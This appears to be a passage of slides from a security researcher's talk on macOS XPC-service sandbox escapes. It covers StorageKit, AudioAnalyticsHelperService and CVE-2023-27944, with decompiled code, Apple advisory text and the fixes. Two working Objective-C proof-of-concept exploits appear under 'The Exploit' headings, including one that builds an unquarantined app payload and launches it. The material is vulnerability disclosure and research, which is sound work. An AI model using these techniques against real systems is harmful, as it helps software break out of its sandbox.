39  v47[0] = (__int64)_NSConcreteStackBlock;
40  v47[1] = 3254779904LL;
41  v47[2] = (__int64)&sub_100006734;
42  v47[3] = (__int64)&unk_100008450;
43  v18 = objc_retain(v12);
44  v48 = v18;
45  v19 = objc_retain(v16);
46  v49 = v19;
47  v20 = objc_msgSend(v17, "initWithCallback:", v47);
48  -[SKTask setStdoutParser:](task, "setStdoutParser:", v20);
49  objc_release(v20);
50  v21 = objc_alloc((Class)&OBJC_CLASS___SKTaskRawParser);
51  v50[0] = (__int64)_NSConcreteStackBlock;
52  v50[1] = 3254779904LL;
53  v50[2] = (__int64)&sub_100006861;
54  v50[3] = (__int64)&unk_100008450;
55  queue = objc_retain(v18);
56  v51 = queue;
57  v62 = objc_retain(v19);
58  v52 = v62;
59  v22 = objc_msgSend(v21, "initWithCallback:", v50);
60  v23 = task;
61  -[SKTask setStderrParser:](task, "setStderrParser:", v22);
62  objc_release(v22);
63  v24 = (SKTaskExecuter *)objc_alloc((Class)&OBJC_CLASS___SKTaskExecuter);
64  v65 = v23;
65  v25 = +[NSArray arrayWithObjects:count:](&OBJC_CLASS___NSArray, "arrayWithObjects:count:", &v65, 1LL);
66  v26 = objc_retainAutoreleasedReturnValue(v25);
67  v27 = -[SKTaskExecuter initWithTasks:](v24, "initWithTasks:", v26);
68  objc_release(v26);
69  v53 = 0LL;
70  v58 = v27;
71  v64 = -[SKTaskExecuter waitWithError:](v27, "waitWithError:", &v53);
72  v59 = objc_retain(v53);
73  v28 = task;
74  -[SKTask setStderrParser:](task, "setStderrParser:", 0LL);
75  -[SKTask setStdoutParser:](v28, "setStdoutParser:", 0LL);
76  dispatch_barrier_sync(queue, &stru_100008480);
77  v29 = -[SKTask stdoutHandle](v28, "stdoutHandle");
78  v30 = objc_retainAutoreleasedReturnValue(v29);
79  v31 = -[NSFileHandle readDataToEndOfFile](v30, "readDataToEndOfFile");
    0000A479 -[SKRemoteTaskRunner runTask:arguments:withReply:]:67 (100006479)
```

# Beta-No-CVE-1

## The Exploit

```
@protocol SKRemoteTaskRunnerProtocol
-(void)runTask:(NSURL *)task arguments:(NSArray *)args withReply:(void (^)(NSNumber *, NSError *))reply;
@end

void exploit_storagekitfsrunner(void) {
    [[NSBundle bundleWithPath:@"/System/Library/PrivateFrameworks/StorageKit.framework"] load];
    NSXPCConnection * conn = [[NSXPCConnection alloc] initWithServiceName:@"com.apple.storagekitfsrunner"];
    conn.remoteObjectInterface = [NSXPCInterface
interfaceWithProtocol:@protocol(SKRemoteTaskRunnerProtocol)];
    [conn setInterruptionHandler:^{NSLog(@"connection interrupted!");}];
    [conn setInvalidationHandler:^{NSLog(@"connection invalidated!");}];
    [conn resume];

    [[conn remoteObjectProxy] runTask:[NSURL fileURLWithPath:@"/usr/bin/touch"] arguments:@[@"/tmp/sbx"]
withReply:^(NSNumber *bSucc, NSError *error) {
        NSLog(@"run task result:%@, error:%@", bSucc, error);
    }];
}
```

Demo link: https://youtu.be/MYkdmFOUyFA



# Beta-No-CVE-1


## Addressed in macOS 14.0

- Remove the XPC Service from macOS completely

# Beta-No-CVE-1

## You may wonder why there is No CVE assigned

- This vulnerability was newly introduced in macOS 14.0 Beta (23A5257q) and patched immediately in macOS 14.0 (23A344)



**Product Security**
9/29/23, 6:36 AM

11 months ago

Hey Mickey, this report was erroneously assigned a CVE, and we apologize for any confusion caused. Due to an issue with our tooling, we assigned CVEs to vulnerabilities that existed only in the beta; this issue is now fixed. CVEs are only assigned to software vulnerabilities previously released to production and not to vulnerabilities for beta-only software.

Again, we apologize for any inconveniences this may have caused.

# Beta-No-CVE-2

Fixed in macOS Sonoma 14.0

**Audio**

We would like to acknowledge Mickey Jin (@patch1t) for their assistance.

/System/Library/PrivateFrameworks/AudioAnalyticsInternal.framework/XPCServices/AudioAnalyticsHelperService.xpc

# Beta-No-CVE-2

## com.apple.internal.audioanalytics.helper

```
1  char __cdecl -[AudioAnalyticsHelperServiceDelegate listener:shouldAcceptNewConnection:](
2          AudioAnalyticsHelperServiceDelegate *self,
3          SEL a2,
4          id a3,
5          id a4)
6  {
7    // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]
8
9    v4 = objc_retain(a4);
10   v5 = +[NSXPCInterface interfaceWithProtocol:](
11           &OBJC_CLASS___NSXPCInterface,
12           "interfaceWithProtocol:",
13           &OBJC_PROTOCOL___AudioAnalyticsHelperServiceProtocol);
14   v6 = objc_retainAutoreleasedReturnValue(v5);
15   objc_msgSend(v4, "setExportedInterface:", v6);
16   objc_release(v6);
17   v7 = (void *)objc_opt_new(&OBJC_CLASS___AudioAnalyticsHelperService);
18   objc_msgSend(v4, "setExportedObject:", v7);
19   objc_msgSend(v4, "resume");
20   objc_release(v4);
21   objc_release(v7);
22   return 1;
23 }
```

```
_OBJC_INSTANCE_METHODS_AudioAnalyticsHelperServiceProtocol __objc2_meth_list <18h, 2>
                                        ; DATA XREF: __data:_OBJC_PROTOCOL_$_AudioAnalyt
                __objc2_meth <offset sel_pruneZips_hourThreshold_withReply_, \ ; "pruneZ
                             offset aV360816i2428, 0> ; "v36@0:8@16i24@?28"
                __objc2_meth <offset sel_createZipAtPath_hourThreshold_withReply_, \ ; "
                             offset aV360816i2428, 0> ; "v36@0:8@16i24@?28"
off_10000C038   dq offset aV3608Nsstring1
                                        ; DATA XREF: __data:000000010000C7D0↓o
                                        ; "v36@0:8@\"NSString\"16i24@?<v@?^@>28"
                dq offset aV3608Nsstring1 ; "v36@0:8@\"NSString\"16i24@?<v@?^@>28"
```

# Beta-No-CVE-2

## The Issue

```
// reversed from the Objective-C class AudioAnalyticsHelperService

-(void) createZipAtPath:(NSString *)path hourThreshold:(int)threshold withReply:(void (^)(id *))reply {
    NSString *compressPath = [path stringByAppendingPathComponent:@"compressed"];
    NSFileManager *fm = [NSFileManager defaultManager];
    if (![fm fileExistsAtPath:compressPath]) {
        [fm createDirectoryAtPath:compressPath withIntermediateDirectories:YES attributes:nil error:nil];
    }

    for (NSString *item in [fm contentsOfDirectoryAtPath:path error:nil]) {
        if ([[item pathExtension] isEqualToString:@"json"]) {// && the file creation date meets the requirement
            NSString *srcPath = [path stringByAppendingPathComponent:item];
            NSString *dstPath = [compressPath stringByAppendingPathComponent:item];
            [fm moveItemAtPath:srcPath toPath:dstPath error:nil];
        }
    }

    NSString *zipPath = [path stringByAppendingPathComponent:[NSString
stringWithFormat:@"audio_analytics_reporting_%@.zip", [self nowTimeString]]];
    [self createZipArchiveForURL:[NSURL fileURLWithPath:compressPath] destinationURL:[NSURL fileURLWithPath:zipPath]];
}
```


Not quarantined

# Beta-No-CVE-2

## The Exploit

```objc
@protocol AudioAnalyticsHelperServiceProtocol
-(void)pruneZips:(NSString *)path hourThreshold:(int)threshold withReply:(void (^)(id *))reply;
-(void)createZipAtPath:(NSString *)path hourThreshold:(int)threshold withReply:(void (^)(id *))reply;
@end
void exploit_AudioAnalyticsHelperService(void) {
    NSString *currentPath = NSTemporaryDirectory();
    chdir([currentPath UTF8String]);
    NSLog(@"======== preparing payload at the current path:%@", currentPath);
    system("mkdir -p compressed/poc.app/Contents/MacOS; touch 1.json");
    [@"#!/bin/bash\ntouch /tmp/sbx\n" writeToFile:@"compressed/poc.app/Contents/MacOS/poc" atomically:YES encoding:NSUTF8StringEncoding error:0];
    system("chmod +x compressed/poc.app/Contents/MacOS/poc");

    [[NSBundle bundleWithPath:@"/System/Library/PrivateFrameworks/AudioAnalyticsInternal.framework"] load];
    NSXPCConnection * conn = [[NSXPCConnection alloc] initWithServiceName:@"com.apple.internal.audioanalytics.helper"];
    conn.remoteObjectInterface = [NSXPCInterface interfaceWithProtocol:@protocol(AudioAnalyticsHelperServiceProtocol)];
    [conn resume];

    [[conn remoteObjectProxy] createZipAtPath:currentPath hourThreshold:0 withReply:^(id *error){
        NSDirectoryEnumerator *dirEnum = [[[NSFileManager alloc] init] enumeratorAtPath:currentPath];
        NSString *file;
        while ((file = [dirEnum nextObject])) {
            if ([[file pathExtension] isEqualToString: @"zip"]) {
                // open the zip
                NSString *cmd = [@"open " stringByAppendingString:file];
                system([cmd UTF8String]);

                sleep(3); // wait for decompression and then open the payload (poc.app)
                NSString *cmd2 = [NSString stringWithFormat:@"open /Users/%@/Downloads/%@/poc.app", NSUserName(), [file stringByDeletingPathExtension]];
                system([cmd2 UTF8String]);
                break;
            }
        }
    }];
}
```

Demo link: https://youtu.be/7zd2Lun5r2s



# Beta-No-CVE-2

## Addressed in macOS 14.0

- Client's entitlement check
- Remove the framework **AudioAnalyticsInternal** from macOS completely in the latest macOS.

```
1  char __cdecl -[AudioAnalyticsHelperServiceDelegate listener:shouldAcceptNewConnection:](
2          AudioAnalyticsHelperServiceDelegate *self,
3          SEL a2,
4          id a3,
5          id a4)
6  {
7    // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]
8
9    v4 = objc_retain(a4);
10   v5 = objc_msgSend(v4, "valueForEntitlement:", CFSTR("com.apple.audioanalytics.helper.service"));
11   v6 = objc_retainAutoreleasedReturnValue(v5);
12   v7 = (unsigned __int8)objc_msgSend(v6, "boolValue");
13   objc_release(v6);
14   if ( v7 )
15   {
16     v8 = +[NSXPCInterface interfaceWithProtocol:](
17            &OBJC_CLASS___NSXPCInterface,
18            "interfaceWithProtocol:",
19            &OBJC_PROTOCOL___AudioAnalyticsHelperServiceProtocol);
20     v9 = objc_retainAutoreleasedReturnValue(v8);
21     objc_msgSend(v4, "setExportedInterface:", v9);
22     objc_release(v9);
23     v10 = (void *)objc_opt_new(&OBJC_CLASS___AudioAnalyticsHelperService);
24     objc_msgSend(v4, "setExportedObject:", v10);
25     objc_msgSend(v4, "resume");
26     objc_release(v10);
27     ret = 1;
28   }
29   else
30   {
31     objc_msgSend(v4, "invalidate");
32     ret = 0;
33   }
34   objc_release(v4);
35   return ret;
36 }
```

# CVE-2023-27944

Fixed in macOS Ventura 13.3

**XPC**

Available for: macOS Ventura

Impact: An app may be able to break out of its sandbox

Description: This issue was addressed with a new entitlement.

CVE-2023-27944: Mickey Jin (@patch1t)

/System/Library/PrivateFrameworks/TrialServer.framework/XPCServices/TrialArchivingService.xpc

# CVE-2023-27944

## com.apple.trial.TrialArchivingService

```
char __cdecl -[TRIServiceDelegate listener:shouldAcceptNewConnection:](TRIServiceDelegate *self, SEL a2, id a3, id a4)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  v4 = objc_retain(a4);
  v5 = +[NSXPCInterface interfaceWithProtocol:](
         &OBJC_CLASS___NSXPCInterface,
         "interfaceWithProtocol:",
         &OBJC_PROTOCOL___TrialArchivingServiceProtocol);
  v6 = objc_retainAutoreleasedReturnValue(v5);
  objc_msgSend(v4, "setExportedInterface:", v6);
  objc_release(v6);
  v7 = (void *)objc_opt_new(&OBJC_CLASS___TrialArchivingService);
  objc_msgSend(v4, "setExportedObject:", v7);
  objc_msgSend(v4, "resume");
  v8 = (void *)TRILogCategory_Archiving();
  v9 = objc_retainAutoreleasedReturnValue(v8);
  if ( os_log_type_enabled(v9, OS_LOG_TYPE_DEFAULT) )
  {
    buf[0] = 67109120;
    buf[1] = (unsigned int)objc_msgSend(v4, "processIdentifier");
    _os_log_impl(
      (void *)&_mh_execute_header,
      v9,
      OS_LOG_TYPE_DEFAULT,
      "accepting connection from pid %
      (uint8_t *)buf,
      8u);
  }
  objc_release(v9);
  objc_release(v7);
  objc_release(v4);
  return 1;
}
```

```
_OBJC_INSTANCE_METHODS_TrialArchivingServiceProtocol __objc2_meth_list <18h, 4>
                                        ; DATA XREF: __data:_OBJC_PROTOCOL_$_TrialArchivingServiceProtocol↓o
                __objc2_meth <offset sel_extractArchiveFromHandle_withArchiveName_toDirectory_destDirExtension_p
                             offset aV640816243240q, 0>
                __objc2_meth <offset sel_decryptAssetWithURL_toDestinationFileURL_namespaceName_sourceExtension_
                             offset aV6408162432404, 0>
                __objc2_meth <offset sel_applyPatchWithFilename_patchExtension_toSrcDir_srcDirExtension_writingT
                             offset aV8008162432404, 0>
                __objc2_meth <offset sel_removeCachedANESegmentsForModelAtURL_pathExtension_completion_,\ ; "reme
                             offset aV4008162432, 0>
```

# CVE-2023-27944

## The Issue

```
109     v31 = (unsigned __int8)+[TRIArchiveExtractor extractArchiveFromHandle:toDestinationDirectoryURL:maxUnarchivedSize:archiveIdentifier:postExtractionCom
110                             &OBJC_CLASS___TRIArchiveExtractor,
111                             "extractArchiveFromHandle:toDestinationDirectoryURL:maxUnarchivedSize:archiveIdentifier:post"
112                             "ExtractionCompression:shouldDefer:",
113                             v52,
114                             v12,
115                             512000000000LL,
116                             v54,
117                             a7,
118                             v51);
119     v32 = v31;
120     switch ( v31 )
121     {
122       case 0u:
123         v43 = (void *)TRILogCategory_Archiving();
124         v34 = objc_retainAutoreleasedReturnValue(v43);
125         if ( os_log_type_enabled(v34, OS_LOG_TYPE_FAULT) )
126         {
127           v56 = 138412290;
128           v57 = v54;
129           _os_log_fault_impl(
130             (void *)&_mh_execute_header,
131             v34,
132             OS_LOG_TYPE_FAULT,
133             "failed to extract archive: %@",
134             (uint8_t *)&v56,
135             0xCu);
136         }
137         break;
138       case 1u:
139         v42 = (void *)TRILogCategory_Archiving();
140         v34 = objc_retainAutoreleasedReturnValue(v42);
141         if ( os_log_type_enabled(v34, OS_LOG_TYPE_DEFAULT) )
142         {
143           v56 = 138412290;
144           v57 = v54;
            v35 = "successfully extracted archive: %@";
```

Not quarantined after the extraction!

00008B81 -[TrialArchivingService extractArchiveFromHandle:withArchiveName:toDirectory:destDirExtension:postExtractionCompression:completion:]

# CVE-2023-27944

## Challenge & Solution

- Challenge: The **macho** file in the archive will lose the **executable (X)** permission after the extraction.
- Solution: Using a **symlink** instead of a real macho
  - e.g., CVE-2021-30990 can be exploited not only to bypass the gatekeeper, but also to escape the App Sandbox.

# CVE-2023-27944

## New Challenge

- This XPC method only supports to extract directories and regular files. **(symlink is not allowed!)**

```
211       v14 = archive_read_next_header(a4, &v161);
212       if ( v14 )
213         break;
214       v15 = v13;
215       v16 = v10;
216       v17 = v161;
217       v160 = objc_retain(v15);
218       v18 = archive_entry_filetype(v17);
219       v19 = v18;
220       if ( v18 != 0x8000 && v18 != 0x4000 )
221       {
222         v112 = (void *)TRILogCategory_Archiving(v17, &v161);
223         v113 = objc_retainAutoreleasedReturnValue(v112);
224         v12 = 17LL;
225         if ( os_log_type_enabled(v113, OS_LOG_TYPE_FAULT) )
226         {
227           v127 = archive_entry_pathname(v17);
228           *(_DWORD *)buf = 136315650;
229           v174 = v127;
230           v175 = 1024;
231           LODWORD(v176[0]) = v19;
232           WORD2(v176[0]) = 2112;
233           *(_QWORD *)((char *)v176 + 6) = v160;
234           v12 = (__int64)v113;
235           _os_log_fault_impl(
236             (void *)&_mh_execute_header,
237             v113,
238             OS_LOG_TYPE_FAULT,
239             "found file that is neither directory nor regular file. Aborting. Offending file: %s, file type: 0x%x, archiv"
240             "e identifier: %@",
241             buf,
242             0x1Cu);
243         }
244         objc_release(v113);
245         goto LABEL_87;
0000936D +[TRIArchiveExtractor _withLockWitness:performExtractionIntoCurrentDirectoryFromArchive:maxUnarchivedSize:archiveIdentifier
```

# CVE-2023-27944

## New Solution

- Extract the payload to app's data container path
  - The service sandbox profile is not too strict
- Modify the extracted payload macho (**symlink** or **chmod**)

/System/Library/Sandbox/Profiles/com.apple.trial.TrialArchivingService.sb:

